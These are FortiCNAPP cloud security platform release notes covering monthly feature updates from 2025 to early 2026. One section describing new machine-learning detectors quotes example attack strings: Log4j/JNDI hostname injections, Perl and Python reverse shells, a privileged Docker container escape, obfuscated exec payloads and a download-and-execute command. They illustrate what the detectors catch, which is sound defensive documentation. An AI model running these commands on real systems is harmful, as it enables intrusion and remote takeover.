FORTINET DOCUMENT LIBRARY
https://docs.fortinet.com

FORTINET VIDEO LIBRARY
https://video.fortinet.com

FORTINET BLOG
https://blog.fortinet.com

CUSTOMER SERVICE & SUPPORT
https://support.fortinet.com

FORTINET TRAINING & CERTIFICATION PROGRAM
https://www.fortinet.com/training-certification

FORTINET TRAINING INSTITUTE
https://training.fortinet.com

FORTIGUARD LABS
https://www.fortiguard.com

END USER LICENSE AGREEMENT
https://www.fortinet.com/doc/legal/EULA.pdf

FEEDBACK
Email: techdoc@fortinet.com

February 9, 2026
FortiCNAPP 26.1 Release Notes
91-253-1120445-20260209

TABLE OF CONTENTS

Change Log

Date	Change Description
2025-02-07	New agent dashboard released.
2025-02-10	Added Terraform, CloudFormation, and Control Tower AWS configuration module upgrades on page 49.
2025-02-24	Updated November 2024 Platform Releases on page 53.
2025-03-10	Added Linux Agent 7.5 Release Notes on page 73.
2025-03-11	Updated Linux Agent 7.5 Release Notes on page 73.
2025-03-17	Updated March 2025 Platform Releases on page 48.
2025-03-26	Added CloudFormation configuration module upgrade on page 48 in March 2025 Platform Releases on page 48.
2025-04-07	Added Google Cloud Automated Integration on page 46 in April 2025 Platform Releases on page 46. Added AWS Automated Integration on page 48 and Azure Automated Integration on page 48 in March 2025 Platform Releases on page 48.
2025-04-09	Added CloudFormation and Control Tower AWS configuration module upgrades on page 46 in April 2025 Platform Releases on page 46.
2025-04-14	Added Linux Agent 7.6 Release Notes on page 73 in April 2025 Linux Agent Release on page 73.
2025-04-17	Updated April 2025 Linux Agent Release on page 73 and March 2025 Linux Agent Release on page 73. Added Azure LQL datasources updated on page 47 to April 2025 Platform Releases on page 46.
2025-04-29	Updated April 2025 Platform Releases on page 46.
2025-04-30	Updated April 2025 Platform Releases on page 46.
2025-05-12	Added May 2025 Linux Agent Releases on page 72 Added AWS configuration module upgrades on page 45
2025-05-14	Added GCP configuration Terraform module 3.2.3 released on page 45. Updated Linux Agent 7.5.2 Release Notes on page 73.
2025-05-16	Updated AWS configuration module upgrades on page 45
2025-05-21	Added Explorer Risk Score now available on page 45.
2025-05-27	Added Agentless workload scanning for Azure on page 45, Agentless scanning of Windows hosts on page 45, and Policy and pipeline-based scan exceptions on page 46.

Date	Change Description
2025-05-28	Added GCP configuration Terraform module 3.2.4 released on page 45 and Enhancements to policy-based alerts for AWS on page 46.
2025-05-29	Added AWS policy alert improvements on page 44.
2025-05-30	Added Linux Agent 7.7.0.27989 Release Notes on page 72.
2025-06-03	Added Opal custom policies on page 43.
2025-06-04	Added Vulnerability scanning support for Bottlerocket on page 43.
2025-06-05	Added New AWS service coverage added on page 43. Added Agent coverage dashboard on page 42. Updated Vulnerability scanning support for Bottlerocket on page 43.
2025-06-10	Added SAST support for PHP on page 44 and Increased coverage for secret scanning on page 44.
2025-06-13	Added New Azure service coverage added on page 42.
2025-06-17	Added Widget-based Dashboard on page 43.
2025-06-20	Added Downloading alert details on page 47 and Filtering alerts using custom queries on page 44.
2025-06-23	Added AWS Terraform, Cloudformation, and Control Tower configuration module upgrades on page 41.
2025-06-26	Added New AWS service coverage added on page 41.
2025-07-15	Added New Azure service coverage added on page 39. Added Linux Agent 7.8.0.28405 Release Notes on page 72. Added Additional context to the Lacework AI Assistant on page 39.
2025-07-16	Added Increased coverage for secret scanning on page 40.
2025-07-17	Added New LQL function: TRY_TO_NUMBER on page 40.
2025-07-21	Added Enhancements to alerts of custom AWS policies on page 40.
2025-07-25	Updated Increased coverage for secret scanning on page 40. Added Vulnerability management improvement (rolled back) on page 40.
2025-07-29	Added IaC policy severity overrides on page 41. Added New AWS service coverage added on page 40.
2025-07-31	Added Query builder usability improvement: Tree view for condition definition on page 40.
2025-08-05	Added New Azure service coverage added on page 35.
2025-08-06	Added AI Assist: Smarter summaries for policy & anomaly alerts on page 36, New vulnerabilities dashboard on page 36, and SAST support for PHP on page 36. Updated Vulnerability management improvement (rolled back) on page 40.
2025-08-12	Added Debian support updated on page 38.

Date	Change Description
2025-08-13	Added Risk vulnerability source update on page 38 and Registry scanning CLI commands update on page 38 Added Linux Agent 7.9 Release Notes on page 72.
2025-08-14	Added New Azure service coverage added on page 38. Added New AWS service coverage added on page 38.
2025-08-15	Added New medium severity composite alerts on page 38.
2025-08-18	Added New Azure service coverage added on page 39. Updated: • August 2025 Platform Releases on page 35 • June 2025 Platform Releases on page 41 • May 2025 Platform Releases on page 44
2025-08-22	Added Vulnerability management improvement on page 39.
2025-08-25	Added Bug fixed: Duplicate alerts triggered by platform policy LW_PLATFORM_106 on page 39.
2025-09-02	Added Vulnerability management data improvements on page 28.
2025-09-02	Added Agent Coverage dashboard: ECS service added on page 28.
2025-09-10	Added AWS Terraform, Cloudformation, and Control Tower configuration module upgrades on page 28.
2025-09-11	Added Vulnerability management data changes on page 34
2025-09-15	Added VS Code for Infrastructure-as-Code (IaC) on page 34. Added RiskWatch-driven medium-severity composite alerts on page 34.
2025-09-16	Added Explorer query builder: dynamic columns on page 34.
2025-09-23	Added Enhanced policy management with LQL query catalog and streamlined workflow on page 35.
2025-09-26	Added Deprecation notice: End of support for Windows Server 2012 / 2012 R2 on page 64.
2025-10-01	New information added to New medium severity composite alerts on page 38.
2025-10-07	Added AWS IAM policy aware configuration collection on page 26. New section: API IP Address Changes - Update Required by November 1, 2025 on page 85.
2025-10-08	Added Pull request commenting on page 27 and Upcoming change: Azure cloud activity alerts update on page 26.
2025-10-14	Added Linux Agent 7.10 Release Notes on page 72.
2025-10-15	Added Vulnerable components view on page 27.
2025-10-21	Added Identity-related alerts now available on page 27. Added Agent dashboard health monitoring on page 26.

Date	Change Description
2025-10-27	Added Google Cloud Terraform configuration module update: 3.2.5 on page 26.
2025-10-28	Added Cloud identity security support for Azure on page 27.
2025-10-29	Added Singapore (AS) region available on page 27. Added New Azure service coverage added on page 27.
2025-10-31	Updated New Azure service coverage added on page 27.
2025-11-03	Added Red Hat Core OS support added on page 22 and Code security lock file generation on page 25.
2025-11-04	Added AWS Terraform, Cloudformation, and Control Tower configuration module upgrades on page 22.
2025-11-05	Added Code security severity recalibration on page 25. Added New AWS service coverage added on page 23.
2025-11-07	Added November 2023 Windows Agent Release Notes on page 65 and March 2025 Windows Agent Release Notes on page 64.
2025-11-12	Added Policy ID and management consistency for alerts on page 24.
2025-11-13	Added New Azure service coverage added on page 24. Added AWS Terraform, Cloudformation, and Control Tower configuration module upgrades on page 24.
2025-11-14	Added New intrusion graph for composite alerts on page 25.
2025-11-17	Added Linux Agent 7.11 Release Notes on page 72.
2025-11-19	Added Enhanced vulnerability severity reporting on page 25.
2025-11-26	Added New Google Cloud service coverage on page 25.
2025-12-01	Added Connectivity update: Actions for existing customers on page 17.
2025-12-04	Updated Policy change log on page 86 to add 2 Dec 2025 policy changes. Added New Azure service coverage added on page 18.
2025-12-05	Added Vulnerable components view on page 22.
2025-12-09	Added Pull request commenting on page 19.
2025-12-10	Updated Policy change log on page 86 to add 8 Dec 2025 policy changes. Added Automated configuration expanded service options on page 19 and Improved cloud accounts page on page 19.
2025-12-11	Added Machine learning-powered detection of hostname command injection on page 19.
2025-12-15	Added Machine learning-powered detection of anomalous and suspicious host commands on page 20.
2025-12-17	Added Cloud identity security support for Azure on page 21. Added Linux Agent 7.12 Release Notes on page 71.

Date	Change Description
2025-12-18	Added New Azure service coverage added on page 21 and New AWS service coverage added on page 21.
2026-01-06	Updated December 2025 Linux Agent Releases on page 71.
2026-01-12	Added Alerts now support resource groups on page 16.
2026-01-21	Added New AWS service coverage added on page 17. Added On-demand container image scanning on page 17.
2026-01-27	Added Infrastructure-as-Code (IaC) tfsec policies on page 17.
2026-02-04	Added New Azure service coverage added on page 14. Added AI Assist: Prioritized summaries and context-aware remediation across all alerts on page 15.
2026-02-11	Added Alerts updated with table view on page 15.
2026-02-17	Added Dynamic Terraform support on page 16.
2026-02-19	Added New AWS service coverage added on page 16.
2026-02-23	Added Vulnerabilities support for base container images on page 16.

FortiCNAPP Release Updates

This document includes the following release notes:

Latest Platform Release Notes

Linux Agent Release Notes

Windows Agent Release Notes

September 2025 Windows Agent Release Notes on page 64

- Deprecation notice: End of support for Windows Server 2012 / 2012 R2

  Effective immediately, the FortiCNAPP agent no longer supports Windows Server 2012 or 2012 R2.

  These operating systems reached end of support from Microsoft on October 10, 2023, and will no longer receive updates or fixes from us. Existing installations may fail to connect to our servers due to a lack of supported strong TLS ciphers in Windows Server 2012 / 2012 R2 by default.

March 2025 Windows Agent Release Notes on page 64

- Windows Agent 1.8 Release Notes

  This release contains the following updates:

  - Fixes EKS installation issue

November 2023 Windows Agent Release Notes on page 65

September 2023 Windows Agent Release Notes on page 65

See more.

Platform releases

Previous releases

February 2026 Platform Releases

Generally Available

- **New Azure service coverage added**
  The following Azure services and related datasources are now available:
  Chaos:
  - `microsoft.chaos/experiments`

  Cost Managment:
  - `microsoft.costmanagement/alerts`

  Hardware Security Modules:
  - `microsoft.hardwaresecuritymodules/dedicatedhsms`

  IoT Central:
  - `microsoft.iotcentral/iotapp`

Kubernetes Configuration:

- `microsoft.kubernetesconfiguration/extensions`
- `microsoft.kubernetesconfiguration/fluxconfigurations`
- `microsoft.kubernetesconfiguration/privatelinkscopes`

Network:

- `microsoft.network/networksecurityperimeters`

Power BI:

- `microsoft.powerbi/privatelinkservicesforpowerbi`

For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **AI Assist: Prioritized summaries and context-aware remediation across all alerts**

  AI Assist now delivers **consistent, prioritized summaries** and **context-aware remediation** across alert types—including Composite, Policy, and Anomaly—so teams can move from "what happened?" to "what should I do next?" faster and with fewer clicks.

  What's new

  - **Prioritized summaries (top findings first)**

    Summaries now surface the most important findings (especially for Composite alerts with multiple detections), helping you focus on what matters most before digging into details.
  - **Consistent summary and remediation experience across alert types**

    Whether you're working a Composite, Policy, or Anomaly alert, AI Assist follows a consistent structure for:
    - What happened (key evidence + sequence).
    - Who or what is involved (entities).
    - Scope and impact considerations.
    - Next steps.
  - **Context-aware remediation (not generic playbooks)**

    Remediation guidance is tailored to the alert context—using the alert description, supporting facts, and timeline and entities when available—to produce actionable steps aligned to what is actually involved.
  - **Triage-first response guidance**

    Remediation starts with verification and scoping (who, what, when, and how far), then moves into containment, eradication, recovery, and hardening—designed for teams with mixed security experience.
  - **Improved AI Assist actions in the console**

    Quick actions are simplified and aligned with the two most common workflows: **Summarize** and **Remediate**, making it easier to get high-signal answers immediately.

  Benefits

  - Faster triage with **ranked findings** instead of long, flat summaries.
  - More actionable responses with **entity-aware, context-driven remediation**.
  - A single assistant experience that works reliably across alert categories—helpful for both experienced responders and newer analysts.
- **Alerts updated with table view**

  The Alerts page now presents the list of alerts as a table, which provides you with the following additional functionality:

  - Download all displayed alerts in a CSV file.
  - Customize the displayed columns.

  - Display up to 100 alerts on each page.
  - Sort by more columns.
  - Perform bulk actions on any number of alerts.
- **Dynamic Terraform support**

  Support for dynamic Terraform configurations has been implemented. While Code Security policies have not been updated, the introduction of dynamic Terraform support could affect findings where these configurations are present. See FortiCNAPP IaC policies in the FortiCNAPP Administration Guide.
- **New AWS service coverage added**

  The following AWS services and related datasources are now available:
  - Appflow
  - Batch
  - Detective
  - Direct Connect
  - EventBridge Scheduler
  - Greengrass
  - IoT
  - IoT Events
  - Lake Formation

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.
- **Vulnerabilities support for base container images**

  A base image, or golden image, is a standardized, preconfigured container image that serves as the foundation for other images.

  Base image scanning allows you to track and manage vulnerabilities in your base images to quickly identify and prioritize fixes for vulnerabilities that affect multiple images and containers.

  You can view base image vulnerabilities in the Vulnerabilities dashboard, determine the base image for a specific image, and separate vulnerabilities found in base images from those found in custom applications and packages.

  For more information, see Base image scanning in the FortiCNAPP Administration Guide.

January 2026 Platform Releases

Generally Available

- **Alerts now support resource groups**

  You can use resource groups to limit access to alerts for resources, giving your security teams more control over alert security and privacy.

  The alerts dashboard now only shows your users the alerts for resources they have permission to access. For more detailed control, you can also manually filter alerts by specific resource groups.

  The Alerts API also automatically filters results based on resource groups, so API users only receive relevant alerts.

For more information, see Limiting access to alerts with resource groups in the FortiCNAPP Administration Guide.

- **New AWS service coverage added**

  The following AWS services and related datasources are now available:

  - Resilience Hub
  - ACM Private Certificate Authority
  - Schemas
  - WAF Regional
  - MediaTailor
  - Forecast Service
  - User Notifications

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **On-demand container image scanning**

  You can now initiate a container image scan from a container image details page using the *Scan* button.

  For more information about scanning, see Different types of scanning in the FortiCNAPP Administration Guide.

Deprecation

- **Infrastructure-as-Code (IaC) `tfsec` policies**

  IaC `tfsec` policies have been deprecated for Code Security. For more information, see FortiCNAPP IaC policies in the FortiCNAPP Administration Guide.

December 2025 Platform Releases

Generally Available

- **Connectivity update: Actions for existing customers**

  Recent infrastructure changes have streamlined the IP addresses you must allow for inbound and outbound traffic.

  The following details the updates you should now make to your firewall configurations:

- **Outbound traffic**
  Remove the following obsolete IP addresses from your firewall configurations:
  - IP addresses for `api.lacework.net`:
    - 34.209.102.252
    - 35.164.176.181
    - 44.225.189.230
    - 44.230.246.102
    - 52.35.54.98
    - 54.185.31.7
  - IP addresses for `aprodus.agent.lacework.net`:
    - 35.95.82.0/26
  - IP addresses for `api.fra.lacework.net`:
    - 162.159.134.54
    - 162.159.135.54
  - IP addresses for Cloudflare endpoints (remove from all outbound policies):
    - 162.159.137.89
    - 162.159.138.89
- **Inbound traffic**
  Remove the following obsolete IP addresses from your firewall configurations:
  - US region:
    - 34.208.85.38
    - 35.166.181.157
    - 44.231.201.69
    - 52.88.113.199
    - 54.203.18.234
    - 54.213.7.200

  Where appropriate, add the following new IP addresses to your firewall configuration.
  - APAC region:
    - 54.79.135.186
    - 54.66.98.157
    - 13.54.191.160
  - Singapore region:
    - 18.140.103.40
    - 47.130.81.233
    - 54.179.201.12
- **New Azure service coverage added**
  The following Azure services and related datasources are now available:
  Storage Sync:
  - `microsoft.storagesync/storagesyncservices/registeredservers`
  - `microsoft.storagesync/storagesyncservices/privateendpointconnections`

  Communication:
  - `microsoft.communication/communicationservices`

  Cost Management:

- `microsoft.costmanagement/budgets`

For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Pull request commenting**

  When a pull request (PR) in a repository is submitted, Lacework FortiCNAPP runs scans on both the source and target branches. It compares the results to identify any issues or vulnerabilities which will be introduced into the target branch. If a potential violation is identified, Lacework FortiCNAPP will return comments to explain the violation and provide a warning. See Pull request commenting.

- **Automated configuration expanded service options**

  The following integrations are now available through FortiCNAPP automated configuration:

  - Organization-level integrations for AWS and GCP
  - Tenant-level integrations for Azure
  - Azure Agentless Workload Security
  - AWS EKS Audit Log
  - GCP GKE Audit Log

  For more information see:

  - AWS Integration - Automated
  - Azure Integration - Automated
  - Google Cloud Integration - Automated

- **Improved cloud accounts page**

  The *Settings > Cloud accounts* page has been redesigned to improve the page usability by grouping your individual integrations into accounts.

  The *Cloud accounts* page now reflects the natural hierarchy of your integrations. Click an account to view details about the integrations associated with that account.

- **Machine learning-powered detection of hostname command injection**

  This new method uses machine learning to detect hostname command injection attempts in both DNS query hostnames and usernames from successful and failed login attempts. This model distinguishes malicious payloads from the background noise of benign and malformed hostnames, even when they appear very similar.

  The model delivers improved quality and speed, outperforming the previous detector and catching more injection payloads.

  Example detections:

  - Percent-encoded URL-style payloads:

    ```
    %24%7burl:UTF-8:https://35.160.149.56.x-forwarded-for.d2i3b97tmjpkau3cqusgzt59jaisow5f9.i-sh.detectors-testing.com%7d
    ```

  - Log4j / JNDI injection payloads:

    ```
    %24%7Bjndi%3Aldap%3A//127.0.0.1%23.%24%7BhostName%7D.xforwardedfor.d4a519p8n9i11poqj8hgomy51sqfseapq.oast.online%7D.olo-service-v2-prod.svc.cluster.local
    ```

  - Other hostname-based injections, including SSRF and SQL injection patterns.

  Benefits to you:

  - Resilient to obfuscation: Provides a robust defense against common tricks such as percent-encoding and formatting variations attackers use to evade simple rules.

- Better than legacy rules and detectors: Surpasses the previous injection detector, surfacing attacks that would otherwise be missed.
- Built for scale and efficiency: Handles massive hostname volumes without requiring GPUs, making advanced detection practical in high-throughput environments.

- **Machine learning-powered detection of anomalous and suspicious host commands**

  This new detection uses machine-learing models to recognize commands that meet both of the following criteria:

  - They differ significantly from those previously executed in the environment.
  - They exhibit characteristics that are suggestive of malicious activity.

  This detection looks for suspicious patterns in both Linux and Windows command line strings, identifying various types of suspicious behavior that can easily be missed by regular-expression-based detections.

  Detections produced by this model will appear as *Observations* within *Composite Alerts*:

  - The short description is *Anomalous host commands detected*.
  - The observation type is *host_anomalous_command*.

  These detections augment composite alerts triggered by stronger signals or trigger composite alerts on their own. In the absence of stronger signals, these alerts will appear as *Suspicious Activity on Host* detections with *Medium* severity.

  These processes have been enriched with the command line strings of their parent processes. These command lines can be seen by clicking on the process node at the end of the *ran anomalous process* edge in the *Intrusion Graph*.

  Example malicious commands detected by this model:

  - Elaborate reverse shell (Perl example):

    ```
    sudo perl -e use Socket;$i="<REDACTED_IP>";$p=8080;socket(S,PF_INET,SOCK_
    STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open
    (STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};
    ```

  - Elaborate reverse shell (Python example):

    ```
    python -c a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s
    ();c.connect(("<REDACTED_IP>",4444));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")
    ```

  - Container escape and host takeover:

    ```
    ./docker run -it -v /:/host --privileged osexp2000/ubuntu-with-utils
    ```

  - C2 attack script with keep-alive:

    ```
    /bin/sh -c /tmp/attack '{"port": "4444", "ip": "<REDACTED_IP>", "procedure": "bash196"}'
    && tail -f /dev/null
    ```

  - Malicious payload obfuscation (`pack` example)

    ```
    /usr/bin/git archive --format=zip --prefix=<REDACTED> --exec=`perl -e 'system(pack
    (qq,H152,,qq,<REDACTED_PAYLOAD>,))'` --remote=<REDACTED>/ --
    ```

  - Malicious payload obfuscation (`base64` and ZIP example with privilege escalation):

- ```
  sudo -u root -H -- /usr/bin/python -c import codecs,os,sys;_=codecs.decode;exec(_(_
  ("<REDACTED_PAYLOAD>".encode(),"base64"),"zip"))
  ```
- Suspicious download and execute from `/tmp`:

  ```
  /bin/sh -c wget http://<REDACTED_PUBLIC_IP>:8000/tmp && chmod 777 tmp && ./tmp
  ```

Benefits to you:

- Enables detection of a broader range of malicious commands than would be possible using pattern-based techniques.
- The trained mode generalizes across variations in command construction that are difficult to capture with manually written rules. While hand-crafted detections are typically optimized for high precision (low false positive rate), augmenting them with models like this improves recall (reduces the false negative rate) while avoiding alert fatigue.

- **Cloud identity security support for Azure**

  Identity security supports Azure, providing unified visibility and deeper insights into your cloud identity security. To take full advantage of this feature, please ensure you have an Azure configuration integration enabled.

  With identity security, you can gain insights into your Azure identity posture through the following features:

  - Cloud provider filter option for Azure on all identity pages
  - New Azure-based *Overview* charts and *Identity Explorer Overview* page
  - *Top Identity Risks* page for Azure identities
  - Identity entitlement-based risks for Entra users, groups, and service principals
  - Support for net effective permissions:
    - Direct role assignment based permissions
    - 1-hop permissions via group membership
    - Deny Assignments
    - Permission inheritance (child resources inherit parent resource permissions)
  - Support for remediations, including excessive privileges analysis

  Please note that Azure activity log integration and Azure agentless workload scanning are recommended to take full advantage of these features.

  For more information, see Integrate Azure Identity in the FortiCNAPP Administration Guide.

- **New Azure service coverage added**

  The following Azure service and related datasources are now available:

  - Policy Insights

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **New AWS service coverage added**

  The following AWS services and related datasources are now available:

  - AppConfig
  - Backup
  - CodePipeline
  - Cost Optimization Hub
  - DataSync
  - EC2 Image Builder
  ```

- Free Tier
- Inspector2
- IoT Greengrass V2
- Kinesis Video Streams
- Personalize
- QBusiness
- Simple Email Service version 1 and 2

For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

Public Preview

- **Vulnerable components view**
  The *Vulnerable Components* view in *Code security > Applications > Components* has been updated and shows all vulnerabilities found in a repository, grouped by the direct dependencies that introduce them. See Components.

November 2025 Platform Releases

Generally Available

- **Red Hat Core OS support added**
  Red Hat Core OS version 4.x is now supported for host vulnerability scanning.
- **AWS Terraform, Cloudformation, and Control Tower configuration module upgrades**
  These releases add or update permissions to scan the following AWS services and APIs:
  - AWS Step Functions (SFN)
    - `ListTagsForResource`
    - `GetActivityTask`
    - `ListActivities`
    - `DescribeExecution`
    - `GetExecutionHistory`
    - `ListExecutions`
    - `DescribeMapRun`
    - `ListMapRuns`
  - SES
    - `GetExportJob`
    - `GetMultiRegionEndpoint`
    - `ListExportJobs`

    - `ListMultiRegionEndpoints`
  - AppStream
    - `ListTagsForResource`
  - User Notifications
    - `ListEventRules`
    - `ListManagedNotificationChildEvents`
    - `ListOrganizationalUnits`
    - `ListMemberAccounts`
    - `ListNotificationConfigurations`
    - `ListManagedNotificationConfigurations`
    - `ListManagedNotificationEvents`
    - `ListTagsForResource`
    - `ListManagedNotificationChannelAssociations`
    - `ListNotificationEvents`
    - `ListChannels`
    - `ListNotificationHubs`

  Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

  The following new versions of these modules have been released:

  - Terraform `terraform-aws-config` version 0.23.0
  - CloudFormation `lacework-aws-cfg` version 0.7.0
  - Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.6.0
  - Control Tower `lacework-control-tower-cfn`version 1.6.9
  - AWS Organizations `aws-org-cf-lacework`version 1.1.10

  You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

  For more information about Terraform, see Maintain Cloud Integrations with Terraform.

  For more information about CloudFormation, see AWS Integration Using CloudFormation.

  For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **New AWS service coverage added**

  The following AWS services and related datasources are now available:

  - AMP (Managed Service for Prometheus)
  - Elastic Container Registry Public
  - Fault Injection Service
  - AppStream
  - Resource Groups
  - Service Catalog AppRegistry
  - Q in Connect
  - CloudWatch Observability Access Manager
  - Cloud Map
  - Cost Explorer
  - Transfer Family

- Budgets

For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Policy ID and management consistency for alerts**

  All anomaly, compliance and violation alerts now show the associated policy IDs, with direct links to policy management, on the alert detail page, ensuring quick access and updates for each alert.

  The policy-based exception entity lists have been updated to reflect the relevant suppression options unique to each alert type.

- **New Azure service coverage added**

  The following Azure services and related datasources are now available:

  CDN:

  - `microsoft.cdn/profiles/customdomains`
  - `microsoft.cdn/profiles/origingroups`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **AWS Terraform, Cloudformation, and Control Tower configuration module upgrades**

  These releases add or update permissions for User Notifications:

  - Removed:
    - `ListManagedNotificationChildEvents`
    - `ListOrganizationalUnits`
    - `ListMemberAccounts`
    - `ListManagedNotificationConfigurations`
    - `ListManagedNotificationEvents`
    - `ListManagedNotificationChannelAssociations`
  - Added:
    - `GetNotificationConfiguration`
    - `GetEventRule`
    - `GetNotificationEvent`

  Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

  The following new versions of these modules have been released:

  - Terraform `terraform-aws-config` version 0.24.1
  - CloudFormation `lacework-aws-cfg` version 0.7.1
  - Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.6.1
  - Control Tower `lacework-control-tower-cfn`version 1.6.10
  - AWS Organizations `aws-org-cf-lacework`version 1.1.11

  You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

  For more information about Terraform, see Maintain Cloud Integrations with Terraform.

  For more information about CloudFormation, see AWS Integration Using CloudFormation.

  For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **New intrusion graph for composite alerts**

  The new composite alerts *Intrusion Graph* is now available. This new graph:

  - Provides a concise visual summary of an alert that augments and complements the *Observation Timeline*.
  - Explains how the different entities within a composite alert relate to one another (and why they have been included in the same alert).

  The *Intrusion Graph* presents selected entities involved in the alert as nodes and selected relationships between them as edges.

  - Nodes represent one or more entities of the same type. If a node includes more than one entity, a number in the upper right, indicates the number of entities it includes. Click the node to view the list of entities.
  - Edges represent one or more relationships of the same type. If an edge includes more than one relationship, click the edge to view the list of specific relationships.

  The *Intrusion Graph* is available for most composite alerts. When available, it can be found in the *Observations* tab, above the *Observation Timeline*.

  See Composite Alerts Reference in the Lacework FortiCNAPP Administration Guide for more information.
- **Enhanced vulnerability severity reporting**

  The *Vulnerabilities* dashboard now provides enhanced vulnerability and CVE severity reporting, allowing you to view and filter by severity at the observation level.

  The *Severity* column previously only displayed the maximum severity across all hosts or packages. This column now provides a breakdown of CVE vulnerability levels, along with a count of vulnerabilities for each type, which you can drill down into for additional detail.

  This feature provides greater visibility into the risk posture of your environment, enabling more informed decisions about remediation and mitigation efforts.
- **New Google Cloud service coverage**

  Many GCP services and related datasources are now available. For the full list, see the LQL Reference.

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

Public Preview

- **Code security lock file generation**

  Package manager lock files are required when performing SCA scanning in order to detect complete sets of dependencies within a repository. If lock files are not available in your repository, FortiCNAPP will generate lock files using the SCA CLI and available tool chains. See Vulnerabilities: 3rd party in the FortiCNAPP Administration Guide.
- **Code security severity recalibration**

  Security scanners often flag hard coded credentials that are actually harmless test values or placeholders left by developers during development. Lacework FortiCNAPP code security's recalibration feature automatically identifies low-risk findings and adjusts their severity, prioritizing real security threats. See Vulnerabilities: Hard-coded secrets in the FortiCNAPP Administration Guide.

October 2025 Platform Releases

Generally Available

- **AWS IAM policy aware configuration collection**

  FortiCNAPP now allows you to customize your AWS configuration integration by allowing or denying access to specific regions or resources using IAM policies. For more information see Customizing your configuration integration in the FortiCNAPP Administration Guide.
- **Upcoming change: Azure cloud activity alerts update**

  As part of ongoing efforts to streamline alerting and reduce noise, we are retiring ten low-severity Azure cloud activity alerts. This change will be implemented on October 6 and rolled out in phases.

  If you currently receive these alerts, please be aware that they will no longer be delivered following this update. No action is required on your part, as the change will occur automatically.

  Should you wish to re-enable any of the retired alerts, please contact Support for assistance.

  The following are the rules affected by this change:
  - Network security group created or updated
  - Network security group deleted
  - Network security group rule created or updated
  - Network security group rule deleted
  - Policy assignment created
  - Security policy updated
  - Security solution created or updated
  - Security solution deleted
  - SQL server firewall rule created or updated
  - SQL server firewall rule deleted

  These rules have now been superseded by more relevant and actionable alerting capabilities in Anomaly alerts and Composite alerts. See Cloud Activity Anomaly Alerts and Potentially Compromised Azure in the FortiCNAPP Administration Guide.
- **Agent dashboard health monitoring**

  The *Agents* dashboard Agent inventory table shows agent health status. For more information, see Agent health monitoring in the FortiCNAPP Administration Guide.
- **Google Cloud Terraform configuration module update: 3.2.5**

  This update fixes a silent failure of folder inclusion and exclusion in the Terraform Google Cloud configuration module through the following changes:
  - Removes `folders_to_include` and `folders_to_exclude`.
  - Removes `include_root_projects`.
  - Adds an example of how to do integration on folder level.

  The Terraform Google Cloud configuration module now operates as follows:
  - An organization-level integration integrates all projects under the organization in one `INTG_GUID`.
  - A project-level integration integrates projects with one `INTG_GUID` for one project.
  - A folder-level integration integrates projects under the folders with one `INTG_GUID` for every project.

  To obtain this new version, see Terraform GCP Config module on the Terraform Registry.

- **Identity-related alerts now available**

  When enabled, Cloud infrastructure entitlement management (CIEM) policies can generate alerts for cloud identities that meet thresholds of inactivity or risk.

  The *Alerts* dashboard now includes filters for identity-related data.

  The *Identities Overview* now includes the following summary graphs for alerts related to identities:

  - Total alerts
  - Identities with alerts
  - Top 5 identities with most alerts
  - Top 5 policies with most alerts

  Explore: Identities adds the sortable *Number of alerts* column.

  Identity details now include the *Alerts by severity* graph.

  To enable these alerts, enable the appropriate CIEM policies in Governance > Policies. You may also create your own custom policies to generate identity alerts.

  For more information, see Identity alerts in the FortiCNAPP Administration Guide.
- **Singapore (AS) region available**

  The Singapore (AS) region is now available for tenant deployments.
- **New Azure service coverage added**

  The following Azure services and related datasources are now available:

  Data Bricks:

  - `microsoft.databricks/workspaces/privateendpointconnections`

  Operational Insights:

  - `microsoft.operationalinsights/clusters`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

Public Preview

- **Pull request commenting**

  When a pull request (PR) in a repository is submitted, Lacework FortiCNAPP runs scans on both the source and target branches. It compares the results to identify any issues or vulnerabilities which will be introduced into the target branch. If a potential violation is identified, Lacework FortiCNAPP will return comments to explain the violation and provide a warning. See Pull request commenting.
- **Vulnerable components view**

  The *Vulnerable Components* view in *Code security > Applications > Components* shows all vulnerabilities found in a repository, grouped by the direct dependencies that introduce them. See Components.
- **Cloud identity security support for Azure**

